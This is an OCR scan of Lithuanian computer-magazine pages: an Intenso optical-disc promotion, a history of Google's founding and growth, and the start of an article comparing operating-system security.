[Svarbiausia — kokybė!] Norėdama peršokti ir net pakelti šiandieninę kokybės standartų kartelę, kompanija „Intenso“ nuolatos investuoja į inovacijas. Kadaise tokios investicijos padovanojo ypatingai revoliucinį dėžučių sprendimą — taip vadinamą „kick–out“ dėklą. Kompanijos teigimu, būtent toks dėkliukas yra pats optimaliausias variantas saugant duomenis mūsų kompaktiniuose diskuose. Šiuo metu tokiose dėžutėse galima rasti visus įmanomus diskų tipus. Tiesa, jau minėtas „juodasis diskas“ taip pat yra išskirtinis — tai aukščiausią duomenų apsaugą užtikrinantis diskas rinkoje šiuo metu, nes jį testuoja ne bet kas, o pati „Stiftung Warentest“ organizacija, kuri ir sukurta tam, kad testuotų produktus bei mums, vartotojams, atskleistų visą tiesą apie jų kokybę. Visi „Intenso“ produktai kartkartėmis vedami pas „daktarus“, t.y. periodiškai atliekamas neplanuotas tam tikros produkcijos partijos kokybės testavimas. „Intenso“ taip pat teigia, jog savo gamykloje turi susistačiusi kone visų pasaulio firmų aparatus, kuriais taip pat išbando savo diskus — tai tikrų tikriausia laboratorija, kurioje klonuojami unikalūs ir kokybiški diskai.





[Intenso, ką gi tu mums siūlai?] Į šį klausimą Intenso atsako nė nepagalvojusi – „viską, mano mielas drauge, viską“. Patikriname, ar mums nemelavo – panašu, kad Intenso iš tiesų gamina visų įmanomų tipų diskus. Mes nekalbame apie standartinius CD-R, CD-RW ar DVD. Mes randame tokius specializuotus produktus, kaip CD-R FMO ("For Music Only"), „gigabaito talpos kibirėlį“ (150 CD-R diskų viename „cake'e“), CD-R Print (su specialia danga kurti savo piešinėlius bei grafinį apipavidalinimą) bei mini DVD (!). Pastarasis diskas yra vos 8 cm skersmens ir talpina arba 1,4 GB duomenų, arba 30 min. vaizdo įrašo. Jį „supranta“ tiek paprasti grotuvai, tiek kompiuterio diskasukiai, todėl ši naujiena yra labai patogus būdas „nešiotis“ trumpus filmukus arba keleto vakarėlių nuotraukų archyvus. Tiesa, minėtas CD-R Print taip pat žavi savo unikalumu – tai ypatingą paviršių turintys diskai, kuriems „veiduką“ sukurti gali dauguma modernių ir suderinamų spausdintuvų (pvz.: Canon Pixma serijos spausdintuvai). Kartu su diskais gavome ir tam tikrą į aerozolinį dezodorantą panašų flakoną, todėl kiek sutrikome, kai sužinojome, jog jis skirtas apipurkšti ant diskų atspausdintus paveikslėlius. Ah, Intenso, tu mus stebini nuo pirmos minutės...







bandyk INTENSO nemokamai!

Įsigijęs kitą HAKERIO numerį, dovanų gausi INTENSO CD–R!



012
Vienos paieškos sistemos istorija

1938 METAIS ŽURNALE „SCRIPTA MATHEMATICA" BUVO IŠSPAUSDINTAS AMERIKIEČIŲ MATEMATIKO EDVARDO KAZNERIO MOKSLINIS DARBAS, KURIAME PIRMĄ KARTĄ BUVO PANAUDOTAS ŽODIS „GOOGOL", REIŠKIANTIS SKAIČIŲ 10, PAKELTĄ ŠIMTUOJU LAIPSNIU, T.Y. VIENETAS SU ŠIMTU NULIŲ. ŠĮ JUOKINGĄ SKAIČIAUS PAVADINIMĄ SUGALVOJO DEVYNMETIS KAZNERIO SŪNĖNAS. ŠIANDIEN KO BEPAKLAUSTUM, ŽODIS „GOOGLE" ASOCIJUOJASI VISIŠKAI NE SU MATEMATINIU DYDŽIU, O SU PAČIA POPULIARIAUSIA PAIEŠKOS SISTEMA VISAME INTERNETE. ŠIAME STRAIPSNYJE KAIP TIK IR PAKALBĖSIME APIE KOMPANIJOS „GOOGLE" ATSIRADIMĄ.

„Google" sėkmės paslaptys

[Brinas ir Peidžas] *Google* sukūrimo istorija primena jau išgarsėjusių *Apple* arba *Hewlett Packard* istorijas: „du jauni žmonės garaže pradeda įgyvendinti savo idėjas...". Bet pradėkime nuo pačios pradžios.

Sergejus Brinas gimė Maskvoje, 1973 metais matematikų šeimoje — jo tėvas buvo mokyklos mokytojas, o senelis dar 50–aisiais dėstė matematiką Maskvos ekonomikos institute. 1979 metais šeima iš SSRS persikėlė į JAV pagal amerikietišką emigracijos programą asmenims su žydų šaknimis. Ten Sergejaus tėvas Michailas Brinas pradėjo dėstyti Merilendo valstijos universitete, o motina — dirbti NASA agentūroje moksline specialiste. Nuo pat vaikystės jis ir jo jaunesnysis brolis Semas domėjosi kompiuterių technika. Pirmasis Sergejaus kompiuteris buvo *Commodore-64*, kurį jam padovanojo tėvas. Kartą pirmokėliui Brinui pavyko smarkiai nustebinti mokyklos mokytojus tuo, jog jis savo namų darbus atliko kompiuteriu ir atspausdino spausdintuvu — 80–ųjų pradžioje net ir JAV asmeniniai kompiuteriai buvo retas reiškinys.

Baigęs mokyklą, Sergejus, be jokios abejonės, įstojo į Merilendo universiteto matematikos fakultetą, kurį jis pabaigė pirma laiko, tuo pačiu pelnydamas prestižinę NSGF stipendiją. Stipendija jam leido tęsti mokslus Stenfordo universitete, kuriame jis buvo priimtas iš karto į doktorantūrą — JAV universitetai talentingiems studentams kartais leidžia peršokti magistro laipsnį ir nuo bakalauro eiti iš karto prie daktaro laipsnio, o magistro laipsnį jie gauna mokymosi eigoje. Taigi 1993 metais Brinas palieka Merilendą ir persikelia į Palo Alto miestą, esantį Kalifornijos Silicio slėnyje, kuriame ir yra Stenfordo universitetas. 1995 metais Sergejus Brinas gavo magistro laipsnį, o po dvejų metų planuoja gauti techninių mokslų daktaro laipsnį su informacinių technologijų specializacija.

Pirmaisiais mokymosi Stenforde metais Sergejus parašė ganėtinai įdomią programą, kuri mokėjo automatiškai parsiųsti šviežias merginų nuotraukas iš „Playboy" svetainės ir įdiegti jas vietoje ekrano užsklandos jo kompiuteryje. Vėliau jo bendrakursiai pastebėjo, kad jie pirmą kartą matė programą, kuri automatiškai surasdavo internete esančią informaciją. Ši programėlė gyvavo visiškai neilgai (ji nelabai patiko Sergejaus draugei), tačiau informacijos paieškos tema ėmė rodytis daugelyje mokslinių Sergejaus darbų.

Lorencas Peidžas gimė žymaus kompiuterių specialisto, vieno iš kompiuterių pionierių, Karlo Peidžo šeimoje. Kaip ir Sergejų, Larį nuo pat vaikystės supo kompiuteriai. Jie buvo pagrindinis jo pomėgis, tačiau labiausiai jį domino „geležis".

Baigęs mokyklą vaikinas įstojo į Mičigano valstijos universitetą,



Google *Inc.* įkūrėjai



Erikas Šmitas, *Google* direktorius

kur jo tėvas dėstė skaičiavimo sistemų teorijos kursą. Yra viena įdomi istorija apie tai, kaip Laris iš Lego konstruktoriaus detalių kartą surinko juodai–balto čiurkšlinio spausdintuvo ir braižytuvo modelius. Mokslų metu jis dalyvavo daugelyje universiteto mokslinių bendruomenių, dažnai būtent jis būdavo vadovas. Puikiai pabaigęs universitetą, Peidžas nusprendė savo mokslus tęsti elitiniame Stenforde.

1995 metų kovą Laris kartu su Mičigano universiteto absolventų grupe atvažiavo į Stenfordą. Tuo metu jam jau buvo 24 metai. Supažindinti grupę su universitetu turėjo Sergejus Brinas, kuris ten jau mokėsi dvejus metus.


Ekskursijos dalyviai po to pasakojo, kad Laris ir Sergejus vienas kitam ne itin patiko — jie puldavo ginčytis dėl menkiausio mažmožio, kiekvienas bandė įrodyti savo požiūrio teisingumą. Greičiausiai būtent dėl to vėliau jie ir susiėjo, o netrukus tapo artimais draugais.

[Universiteto „Google"] Gavęs magistro laipsnį, Sergejus spėjo sudalyvauti daugelio mokslinių projektų įgyvendinimuose: jis kūrė autorinių teisių pažeidimų sekimo sistemą, dalyvavo kuriant *TeX* formato dokumentų konvertavimo į HTML įrankį (jis buvo naudojamas moksliniams dokumentams publikuoti internete), sukūrė svetainę, kurioje buvo realizuojamas reitinguotas naujų kino filmų įvertinimas. Tačiau Sergejų vis labiau domino duomenų surinkimas, taigi jis įstojo į MIDAS (*Mining Data at Stanford*) darbo grupę.

Ta pačia kryptimi savo tyrinėjimus atlikinėjo ir Laris Peidžas. Anksčiau Sergejus ir Laris nepritarė vienas kito idėjoms, tačiau vienu klausimu jų nuomonės sutapo: egzistuojančios paieškos sistemos labai neefektyvios, todėl reikia sukurti naują požiūrį į informacijos paiešką internete.

1995 metų pabaigoje jie pradeda kartu dirbti prie nuosavo projekto, o jiems vadovauja informatikos ir skaičiavimo technikos katedros docentas Radživas Motvanis. Jų projektas bendrais bruožais buvo paruoštas dar 1996 metų pradžioje, tai buvo visiškai naujas informacijos paieškos algoritmas, technologija, kuri buvo pavadinta Page Rank. Pagrindinę technologijos idėją paprasta suprasti ir jos esmė štai tokia. Vaikinų 1996 metų pavasarį sukurtas paieškos serveris *BackRub* analizavo taip vadinamas atgalines nuorodas (*back links*), t.y. nuorodų kiekį internete, kurios veda į tam tikrą svetainę. Toliau remiantis gautais duomenimis buvo sudaroma svetainių hierarchija. Taip realizuojama pagrindinė idėja, kurią Peidžas ir Brinas pasiūlė, siekiant efektyviai ieškoti informacijos: kuo dažniau svetainė cituojama internete, tuo aktualesnė ir reikalingesnė vartotojui skirta informacija yra joje. Atsakydama į tam tikrą užklausą, paieškos sistema pateikia nuorodas, kurios prieš tai surūšiuojamos pagal reikšmingumą. Šis rūšiavimas buvo atliekamas ne tik analizuojant nuorodų į tam tikrą svetainę kiekį, bet ir jų kokybę — nuoroda iš svetainės, kuri hierarchijoje užima aukštą vietą, turi aukštesnį lyginamąjį svorį, nei nuoroda iš ne tokios reikšmingos, kas daroma proporcingai jų padėčiai pagal bendrą rangą. Ši idėja buvo aprašyta keliuose moksliniuose straipsniuose, kuriuos Brinas išpublikavo amerikietiškuose akademiniuose žurnaluose.

1996 metų rudenį universiteto bendrabučio kambaryje Laris surinko galingą serverį, skirtą interneto svetainių indeksavimui. Nors universitetas dalinai finansavo vaikinų darbą, jiems teko įlįsti į skolas, kurios siekė 15 tūkstančių dolerių — teko nupirkti kietųjų diskų, kurių bendra apimtis siekė 1 (!) terabaitą. Savo ruožtu Sergejus pavertė savo kambarį biuru ir užsiėmė projekto plėtojimu. Vaikinai visiems Stenfordo studentams suteikė galimybę naudotis BackRub ir ieškoti informacijos mokslo įstaigos viduje, o patys pratęsė savo kūrinio vystymą.



Sergejus, Laris ir Erikas



Laris Peidžas



Sergejus Brinas

Užpatentavę savo paieškos technologiją, Brinas ir Peidžas nusprendė ją parduoti kokiai nors stambiai interneto kompanijai, tačiau iš šios minties nieko gero nesigavo. Tuo metu kompanijos paieškos serverių perspektyvą matė netoliaregiškai, laikydamos juos kažkuo antraeiliu. Tuo metu stambios kompanijos „Excite" vadovas Džordžas Bellas vaikinams paaiškino, kad iš paieškos pinigų neuždirbsi ir kad geriau atidaryti nemokamą pašto svetainę bei daryti pinigus iš reklaminių antraščių rodymo (po keleto metų „Excite" bankrutavo). Nepaisant internetinio verslo profesionalų paskelbto nuosprendžio apie nekokias paieškos sistemos projekto perspektyvas, Sergejus ir Laris toliau jį palaikė, nepraleisdami progų jį parduoti.

Maždaug tuo metu jų paieškos sistema gavo vardą — *Google*. Vaikinai šiek tiek pakeitė žodį *googol*, taip jį padarydami gražiau skambančiu. Šis pavadinimas kaip niekas kitas gerai atspindi sistemos paskirtį — struktūrizuoti milžinišką informacijos kiekį, kuris savo apimtimis artėja prie skaičiaus *googol*. Visus 1997 metus paieškos sistemą naudojo Stenfordo studentai, kurie buvo tiesiog sužavėti jos galimybių. O 1998 metais *Google* beta versija buvo paleista Stenfordo universiteto serveryje. Tuomet ją buvo galima rasti adresu *http://google.stanford.edu*. Tais pačiais metais Sergejus Brinas ir Laris Peidžas gauna galimybę dėstyti universitete. Antradieniais ir ketvirtadieniais jie veda paskaitas tema „Duomenų analizė bei paieška ir pasaulinis voratinklis".

1998 metų vasarą Sergejus susitiko su Deividu Filo, *Yahoo!* įkūrėju (beje, jis irgi buvo Stenfordo studentas). Jis atsisakė Sergejaus pasiūlymo pirkti *Google* ir pasiūlė jam užsiimti ne šios technologijos pirkėjo paieška, o įkurti nuosavą kompaniją, kuri specializuotųsi informacijos paieškoje internete.

Tais pačiais metais prasidėjo Peidžo ir Brino problemos su universiteto vadovybe. Jiems buvo priskiriamas kompiuterinis chuliganizmas — *Google* robotas nekreipė dėmesio į *robots.txt* bylas, taip siųsdamas vidinę universiteto informaciją. Be to, *Google* suėsdavo 50% viso universiteto tinklo srauto — paieškos sistema jau naudojosi apie 10 tūkstančių žmonių per dieną. Sergejui ir Lariui leido suprasti, kad tolimesnis jų paieškos sistemos buvimas universiteto serveryje nepageidaujamas.

[„Google Inc." garažas] 1998 metų rugsėjo pradžioje Sergejus Brinas susitiko su Endžiu Bechtolšeimu, kompanijos „Sun Microsystems" ir „Granite Systems" įkūrėju. Sergejus bendrais bruožais papasakojo apie naujos technologijos galimybes, parodė *Google* veikimą ir jau norėjo išsamiai paaiškinti paieškos sistemos darbo principą, bet Endis net nesigilino į detales. Jis tiesiog paklausė: „Kieno vardu išrašyti čekį?".

100 tūkstančių dolerių čekis buvo išrašytas dar neegzistuojančios kompanijos „Google Inc." vardu. Vaikinai nusprendė palikti Stenfordą (Brinui iki daktaro disertacijos gynimo liko vos pusė metų), su savimi prigriebdami ir Kreigą Silveršteiną. Per keletą dienų jie paruošė visus kompanijos įregistravimui reikalingus dokumentus, surinko dar šiek tiek pinigų ir surado biurą savo firmai. Rugsėjo 7 dieną kompanija „Google Inc." buvo oficialiai įregistruota ir jau kitą dieną pradėjo savo darbą, kuomet visi trys jos darbuotojai atvyko į garažą, esantį Kalifornijos valstijos Menlou Parke.

Dabar paieškos svetainė įgijo domeno vardą *google.com* . Spaudoje vis dažniau ėmė mirgėti frazės: „Protinga paieškos sistema", o tokie stambūs leidiniai, kaip „USA Today" ir „Le Monde" ypatingai išskyrė *Google* už informacijos paieškos patogumą. 1998 metų gruodį autoritetingiausias žurnalas „PC Magazine" sudarė šimto geriausių interneto svetainių sąrašą. Šiame sąraše atsidūrė ir *google.com* . Nuo to ir prasidėjo spartus „Google Inc." augimas.

Kitų metų vasarį kompanijoje jau dirbo aštuoni darbuotojai, o serverio per dieną apdorojamų užklausų kiekis viršijo 500 tūkstančių. Menlou Parko garažas normaliam darbui tapo pernelyg mažas, todėl kompanijos biuras persikėlė į Palo Alto miesto University avenue. Birželį dvi stambiausios Silicio slėnio rizikingo verslo įmonės *„Sequoia Capital"* ir *„Kleiner Perkins Caufield & Byers"* į „Google Inc." investavo 25 milijonus dolerių. Šių kompanijų atstovai Maikas Morisas ir Džonas Deras, kuris anksčiau dirbo „Sun Microsystems", „Amazon" ir „Yahoo!", tampa „Google" direktorių tarybos nariais.

1999 metų pabaigoje biuro patalpų dydžio vėl pradeda stigti, todėl buvo nuspręsta pasistatyti nuosavą pastatą.


[Googleplex] Po persikėlimo į taip vadinamą *Googleplex* — naują biurą, esantį *Mountain View* — kompanija sudaro savo pirmąją iš tiesų stambią sutartį su „America On-Line". Tapęs oficialiu AOL portalo paieškos serveriu, *Google* gauna iki 3 milijonų užklausų per dieną. Antroje rugsėjo pusėje paieškos sistema nustoja būti beta versija.

Tais pačiais metais *Google* išeina už JAV ribų ir pradėjo teikti

savo paslaugas britų portalo *Virgin Net* ir itališkojo Virgilio lankytojams. *Google* ir toliau veržliai užkariavo pasaulį. Tokie stambiausi Azijos portalai, kaip japonų BIGLOBE, kiniečių *NetEase* ir pietų korėjos *Lycos Korea* pradeda naudotis *Google* paslaugomis. Stambiausias Lotynų Amerikos portalas *Universo Online* taip pat tampa jų klientu. Buvo pasirašyta sutartis ir su *Yahoo!* — pačia populiariausia interneto svetaine. Kompanija tampa žurnalo *Wired* konkurso nugalėtoja, kur gavo „*Wired* skaitytojų balsą". „Google Inc." atidaro savo padalinius Tokijuje ir Hamburge, kad būtų galima pritraukti šių regionų reklamos užsakovus. Metų pabaigoje paieškos sistema apdoroja 20 milijonų užklausų per dieną, o 2001 metais šis skaičius išauga iki 100 milijonų. Galų gale kompanija pradėjo dirbti pelningai.

Dabar *Googleplex* pastate sukurtos visos reikiamos sąlygos vaisingam darbui. Darbuotojai gali bet kuriuo metu pasinaudoti nemokamos kavos, arbatos ir gaivių gėrimų automatais. Į biurą galima ateiti su vaikais ir naminiais gyvūnėliais, o valgykloje dirba vienas geriausių Kalifornijos virėjų. Biuro koridoriuose virš kai kurių durų kabo dideli raudonos, geltonos, mėlynos ir žalios spalvų, kurios naudojamos kompanijos logotipe, balionai. Tomis pačiomis spalvomis su pieštukais nupiešti ir ant sienų iškabinti piešiniai. Juose pavaizduotas kompanijos gyvenimo kelias, jos pagrindiniai pasiekimai. Prie įėjimo į *Googleplex* stovi monitorius, realaus laiko režimu atvaizduojantis užklausas, kurias šiuo metu apdoroja paieškos sistema. Ant kai kurių sienų galima pamatyti dartų žaidimo (smiginio) taikinius. Dvidešimt procentų savo darbo laiko darbuotojai gali panaudoti savo potencialo vystymui: nuosavų projektų kūrimui, tyrimams, straipsnių rašymui arba tiesiog savišvietai.

Apie „Google Inc." kalbama, jog būti kompanijos dalimi — tai ne darbas, o privilegija. Be aukšto darbo atlygio darbuotojai taip pat gaudavo kompanijos akcijų, todėl daugelis iš kompanijos darbuotojų po akcijų paleidimo į rinką tapo milijonieriais. Personalui keliami reikalavimai labai dideli — tarp pirmų 150 pasamdytų žmonių buvo dvidešimt techninių mokslų daktarų. Patys kompanijos įkūrėjai Brinas ir Peidžas užima kompanijos prezidentų pareigas. Sergejus — technologijos prezidentas, Lorensas — produkcijos prezidentas. Direktorių tarybos pirmininko ir pagrindinio generalinio direktoriaus pareigoms jie nusamdė labiau versle patyrusį žmogų — Eriką Šmitą, kuris prieš „Google" dirbo „Novell". Sergejus didžiąją darbo laiko dalį užsiima organizaciniais klausimais, priima su tolimesne kompanijos politika susijusius sprendimus. Jis taip pat aktyviai dalyvavo „Google" rusifikacijos projekte — nepaisant to, kad iš SSRS išvažiavo būdamas vos penkerių, jis puikiai kalba rusiškai ir dažnai savo tėvynainiams žurnalistams interviu duoda būtent šia kalba.




Kompanijos darbuotojai

2003 metais „Google" tapo pačia populiariausia paieškos sistema pasaulyje: 200 milijonų užklausų per dieną 88 kalbomis! Kai kuriose šalyse tai sudarė daugiau nei 80% nuo visų interneto paieškos paslaugų apimties. Naujuose enciklopediniuose žodynuose galima sutikti veiksmažodį „to google", reiškiantį informacijos ieškojimą internete.

[Kapitalizacija] 2003 metų pradžioje žymi britų kompanija „Interbrand" paskelbė „Google" metų brandu (firminiu ženklu). Paieškos sistemai čia pavyko aplenkti *Apple* ir „Coca-Cola" vardus. Gaudama milžinišką pelną, „Google" 2004 metais vis dar liko privačia kompanija, kurios akcijos priklausė siauram kompanijų-investuotojų, jos įkūrėjų ir darbuotojų ratui. Siekiant tolimesnio plėtojimosi, reikėjo „Google Inc." paleisti į biržą. Tai įvyko rugpjūčio mėnesį, kuomet kompanijos akcijos pasirodė NASDAQ biržoje, kur sukėlė didelį ažiotažą, o Sergejų su Lariu padarė milijardieriais. Kiek vėliau žurnalas „Forbes" *Google* autorius pavadino pačiais jauniausiais planetos milijardieriais.
Siekiant išvengti didelius akcijų paketus turinčių korporacijų įtakos, aukcione buvo išparduotos tik tos akcijos, kurios kompanijoje jų savininkui nesuteikė balso teisės. Teisę valdyti kompaniją įkūrėjai pasiliko sau.
2004 metais Sergejui Brinui ir Lorensui Peidžui buvo įteikta prestižinė Markonio premija. Iki tol ja apdovanoti buvo *WWW* sukūręs Timas Bernersas-Ly ir *Ethernet* technologijos išradėjas Robertas Metkalfas. Kaip matai, Sergejaus ir Lario indėlis informacinių technologijų srityje buvo aukštai įvertintas, netgi pripažintas revoliuciniu.
„The Times of India" svetainė 2001 metais išanalizavo *Google* privalumus prieš kitomis paieškos sistemomis. Paaiškėjo, jog stipriosios *Google* pusės — tai minimalus žmogaus įsikišimas į paieškos mechanizmą ir nuolatinis naudojamos technologijos tobulinimas. Svarbia kompanijos sėkmės dalimi taip pat tapo teisingas pozicionavimas susidariusioje interneto paslaugų rinkoje viso kompanijos egzistavimo metu. „Google Inc." nuo pat pradžių stambius portalus vertino ne kaip savo konkurentus, o matė juose potencialius klientus. Nuosavos paieškos sistemos licencijavimas kitoms firmoms pavirto į stambių pajamų šaltinį. O vėliau kompanija pradėjo auginti papildomai siūlomų paslaugų kiekį.
Nors technologijos licencijavimas kitoms firmoms ir atnešė apčiuopiamą pelną, pagrindiniu pajamų šaltiniu vis dėlto lieka reklama. Čia *Google* ir vėl pasirodė inovatoriškai. Visų pirma, čia visiškai nėra reklaminių antraščių, atsibodusių iššokančių langų ir panašių dalykų, o vietoje viso šito — paprasčiausios nuorodos į reklamos užsakovų svetaines. Antra, tik teminė reklama, atitinkanti vartotojo įvestą užklausą. Trečia, reklaminės nuorodos išskiriamos iš kitų, kas ganėtinai sąžininga vartotojų atžvilgiu. Tokio reklaminio modelio privalumus įvertino tiek vartotojai, tiek ir reklamos užsakovai. Su „Google" sutartis sudarė šimtai tūkstančių reklamos užsakovų.

[„Google" versus „Microsoft"] Šiandien *Google.com* užima ketvirtą vietą labiausiai lankomų interneto svetainių sąraše, nusileisdama tik *Yahoo!*, MSN ir AOL. Tarp šių kompanijų prasidėjo tikras karas už tinklo vartotojus. Vargu ar *Yahoo!* arba AOL paieškos sistemos sugebės konkuruoti su *Google*, o *Google* portalas gali pasirodyti besąs ganėtinai konkurencingas. Beje, laikas parodys. Dabar reali grėsmė *Google* kyla iš „Microsoft", plėtojančios savo MSN sistemą, kurią, be jokios abejonės, aktyviai naudos naujos „Microsoft" operacinių sistemų versijos. Styvas Balmeris nesenai vykusiame susitikime su Stenfordo studentais pasidalino mintimis apie *Google* ateitį, šiam nuspėjęs penkis metus gyvenimo, o Bilas Geitsas Karlsbade vykusioje D3 konferencijoje *Google* pavadino „burbulu, kuris dar kol kas plaukia".
Masinio informavimo priemonėse dažnai cituojama Sergejaus Brino frazė: „Kai kurie sako, kad *Google* — tai Dievas. Kiti — jog tai pats Šėtonas. Tačiau jeigu jie mano, kad *Google* per daug įtakinga, tegu prisimena, jog nueiti į kitą paieškos sistemą tereikia vienintelio pelės klavišo paspaudimo. Žmonės į *Google* ateina todėl, kad jie jį renkasi. Mes jų neverčiam".



„Google" darbuotojos darbo vieta :)



Ar yra panacėja nuo nulaužimo?

SAUGUMO SVETAINĖSE DAŽNAI RAŠOMA APIE OPERACINES SISTEMAS, KURIOS ADMINUI GARANTUOJA ŠIMTAPROCENTINĮ SAUGUMĄ, APIE NEPRAEINAMAS UGNIASIENES, KRIPTOALGORITMUS, SU KURIAIS ARTIMIAUSIUS DEŠIMTĮ METŲ APIE HAKERIUS GALIMA PAMIRŠTI. TAČIAU PAKANKA UŽEITI Į *BUGTRAQ*, PAŽIŪRĖTI Į APLINK BESIPUIKUOJANČIŲ SKYLIŲ KIEKĮ, IR VIETOJE PATIKIMŲ UŽRAKTŲ TU PRIEŠ SAVE PAMATAI TRAPIUS LAUKO TUALETO KABLIUKUS, KURIUOS IŠLAUŽTI — VIENI NIEKAI. NEPAISANT TO, TARP DAUGYBĖS KOMPIUTERIŲ SISTEMŲ, PROGRAMŲ IR ĮRENGINIŲ YRA TOKIŲ, KURIOS ATSISPIRIA NET IR KIEČIAUSIEMS HAKERIAMS. AŠ TAU PAPASAKOSIU APIE PAČIAS KIEČIAUSIAS PASAULIO APSAUGAS.

Labiausiai apsaugotos kompiuterių sistemos

[Operacinės sistemos] Kompiuteryje įdiegta operacinė sistema — esminis AK saugumo faktorius. 2004 metais anglų saugumo kompanija „mi2g" atliko tyrimą, kurio tikslas buvo išaiškinti pačias saugiausias OS. Pažeidžiamiausios pasirodė besančios mūsų visų didžiai mylimos langinės ir serverių rinkoje smarkiai išpopuliarėjęs *Linux*, kuris jau senai nepretenduoja į saugios operacinės sistemos titulą. Pačiomis tvirčiausiomis buvo pripažintos *Mac OS* ir **BSD* šeima. Tiesa, jeigu dėl BSD niekam nekyla jokių abejonių, tai *Apple* produktas į šį sąrašą aiškiai papuolė per nesusipratimą. Visų pirma, ši sistema menkai paplitusi, ką jau kalbėti apie jos įdiegimą serveriuose. Antra, *Macintosh* visada buvo orientuotas į pradedančiuosius vartotojus ir dizainerius, o ne į sistemų administratorius. Praėjusių metų rugpjūčio pabaigoje *Apple* išleido pataisymų paketą, kuris užtaiso 40 (keturiasdešimt!) savo OS pažeidžiamumų. Prieš tai žymi kompanija „Symantec" savo *Security Threat Report* ataskaitoje aprašė apie 37 *Mac OS* apsaugos skyles. Žinoma, šiandien praktiškai visos jos nebeaktualios, joms jau sukurti pataisymai ir atnaujinimai, tačiau kas garantuos, kad rytoj nebus surastas dar vienas kritinis pažeidžiamumas? Taigi jeigu tu naudoji *Mac'ą* ir manai, kad gyveni lygiagrečiame hakerių pasaulyje, tai smarkiai klysti.

